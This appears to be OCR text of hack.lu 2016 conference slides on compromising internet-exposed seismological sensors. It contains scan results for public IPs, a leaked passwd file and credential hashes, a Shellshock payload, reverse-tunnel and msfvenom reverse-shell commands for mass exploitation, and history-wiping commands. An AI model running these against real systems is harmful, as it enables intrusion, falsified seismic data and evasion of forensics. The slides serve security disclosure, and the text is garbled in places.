13 Insufficient responses for TCP sequencing (3). OS detection
13 accurate
14 Interesting ports on 10.2.2.2:
44 (The 1539 ports scanned but not shown below are in state: cl
51 Port       State       Service
51 22/tcp     open        ssh
58
68 No exact OS matches for host
68
24 Nmap run completed -- 1 IP address (1 host up) scanneds
50 # sshnuke 10.2.2.2 -rootpw="Z10N0101"
   Connecting to 10.2.2.2:ssh ... successful.
Re Attempting to exploit SSHv1 CRC32 ... successful.
IP Reseting root password to "Z10N0101".
   System open: Access Level <9>
Ho # ssh 10.2.2.2 -l root
   root@10.2.2.2's password:
```

RIF CONTROL

ACCESS GRANTED

# ATTACK & PENETRATION

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DISCOVERY → SERVICE ENUMERATION


```
74.142.39.36            25      110
5.39.116.148            22      80      8080
201.24.183.32           2000    8888
166.130.183.52          21      22      23      80      8080
166.164.71.115          21      22      23      53      80      8080
2.180.22.55             21      22      23      80
178.63.176.215          21      25      53      80      110     143     465     587     993     995     3128    3306
166.130.183.54          21      22      80      8080
166.130.183.55          21      22      23      80      8080
200.91.36.51            21      22      23      80
188.128.151.167                 21      22      25      80      110     143     443     465     587     990     993     995     1433    3306    5432
188.164.16.58           7       9       13      22      25      26      37      53      79      80      81      106     110     111     113     119     135     139
143     144     179     199     389     427     444     445     465     513     514     515     543     544     548     554     587     631     646     873     990
993     995     1025    1026    1027    1028    1029    1110    1433    1720    1723    1755    1900    2000    2001    2049    2121    2717    3000    3128    3306
3389    3986    4899    5000    5009    5051    5060    5101    5190    5357    5432    5631    5666    5800    5900    6000    6001    6646    7070    8000    8008
8009    8080    8081    8443    8888    9100    9999    10000   32768   49152   49153   49154   49155   49156   49157
166.130.183.57          21      22      23      80      8080
166.130.183.56          21      22      23      80      8080
166.164.71.124          21      22      23      53      80      8080
176.82.50.70            23      80
205.209.96.140          21      25      80      873     1025    1029
31.149.84.72            80      8080
174.90.218.80           21      22      23      80      8080
166.164.66.80           21      22      23      53      80      8080
31.136.168.84           80      8080
35.125.91.94            80      443
31.149.12.88            80      8080
35.125.91.91            80
176.227.141.97          80      8080
43.225.55.99            21      22      25      53      80      110     143     443     465     587     993     995     3306
166.148.84.108          21      22      23      53      80      8080
174.47.150.173          80      81      135     139     445     1025    3389    5666    8081
5.190.225.107           53      80
176.227.142.108                 22      80      443     8080
166.164.71.117          21      22      23      53      80      8080
166.148.84.109          21      22      23      53      80      8080
166.148.84.116          21      22      23      53      80      8080
166.148.84.113          21      22      23      53      80      8080
166.   4.115            21      22      23      53      80      8080
166.   .112             21      22      23      53      80      8080
16(    .112             21      22      23      53      80      8080
16(    .114             21      22      23      53      80      8080
166.   1.118            21      22      23      53      80      8080
"scaning results human.txt" 74L, 3812C                                                                  1,1           Top
```

TELNET, SSH AND HTTP

DISCOVERY | SERVICE ENUMERATION | APPLICATION LAYER TESTING

# Screenshots of the Web Application:

Execute ./screenshot-ips.py



jamesjara

DISCOVERY | SERVICE ENUMERATION | APPLICATION LAYER TESTING | EXPLOIT

# Jetty Server

jamesjara

DISCOVERY → SERVICE ENUMERATION → APPLICATION LAYER TESTING

# Firmware Analysis:

Backdoor!

Factory user is not in official documentation.

```
bash-2.05# cat passwd
root:$1$SB83vC7s$deeiruFYJc0NkLBYIUXO90:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
adm:*:3:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
news:*:9:13:news:/etc/news:
uucp:*:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin
games:*:12:100:games:/usr/games:/sbin/nologin
gopher:*:13:30:gopher:/var/gopher:/sbin/nologin
ftp:*:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:*:99:99:Nobody:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/bin/false
httpd:x:49:49:HTTP Daemon:/home/httpd:/bin/false
sshd:*:95:95:sshd:/var/sshd:/sbin/nologin
```

```
bash-2.05# ls
apollo                  hb.ppc                  seqNum.ttl
authModel.ttl.template  ide                     users.txt.template
cf                      logs                    web
config.ttl              ppcFirmwareInfo.txt
fonts                   run
bash-2.05# cat users.txt.template
#Thu Apr 21 11:31:38 EDT 2005
factory=ab40e3a688fb876bc6654154faa3f1374add256d8a8e0be63a78aedcd3fe1a7b
central=feb53ff4ee0cc36dbd6a380b76a90fb47bbe947257086138d68b14c31686f6ef
tech=836640b4e77a7df2d37e4c4c819a064d066deb325e7edfa7b89f6084e1b5ff16
user=b48e983ac6085499425387443300a5f8318533bc7f0cf6cc29b2ab8c532f5ca3
bash-2.05#
bash-2.05#
bash-2.05#
bash-2.05# cd ..
bash-2.05# ls
buttons     set_serial  taurus      taurus_B
fbdemo      spi_test    taurus_A
```

# Ok , now we are root so .. What's next ?



Vladimir Kolev

jamesjara

DISCOVERY | SERVICE ENUMERATION | APPLICATION LAYER TESTING | EXPLOIT

# Shellshock:


Testing.. you know..
PWD!! Shellshock!



Take a malicious user perspective
to protect YOUR data.

# Man in the Middle

*Exploiting and attacking a seismological network... remotely*




*Broadband sensor connected to the ineternet*
*ssh*
*web server*


Several attack vectors can compromise the security of a broadband sensor used to measure the seismological activity in a specific geo-spatial area (ex.ground,sea).

The problem is :

This devices are connected to the public internet

We're going to demonstrate in a real attack scenario how we can take control REMOTELY of one of this devices and modify the data sent to the acquisition network in order to inject a false positive in the seismological network research.

*Data acquisition/research center - seismological network owner*


0 1 2 3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
np version
pcketsize
metaSequence
Sequence Number
starttime
Originate Timestamp
Latitude
Longitude
Altitude
DataSource

# Massive Exploiting of the Seismological Networks:

Disclaimer: please do not try to brake  the network, scientist use network to save hundreds of lives, our lives.

**Before using the script**

- Disable your SSH HOST KEY CHECKING feature
- Tunneling/proxying chain are in.!

**Executing massive process:**

- Load txt file with the targeted ips
- execute ./parallel-ssh-tauros.py and we

# Massive Exploiting of the Seismological Networks:

**More examples:**

**./parallel-ssh-tauros.py -t targets.txt -c uname**

**./parallel-ssh-tauros.py -t targets.txt -c "x='() { :;}; echo restart' bash -c :"**

**./parallel-ssh-tauros.py -t targets.txt -c "ssh -NR 3333:localhost:22 user@yourhost"**

**./parallel-ssh-tauros.py -t targets.txt -c "msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=1....."**

# ./parallel-ssh-tauros.py clean


history -c
rm -rf ~/.bash_history && ln -s ~/.bash_history /dev/null (invasive)
touch ~/.bash_history (invasive)
zsh% unset HISTFILE HISTSIZE
tcsh% set history=0
bash$ set +o history
ksh$ unset HISTFILE
find / -type f -exec {} (forensics nightmare)

# Conclusions

- We are be able to locate this devices anywhere in the world
- We are in control of the device , the network and the software running on it.
- There is no SSL in communications
- Vendors please… code better and think in security

Concl

- V ere
  ir
- V k and




# THANKS @JAMESJARA

# hack.lu 2016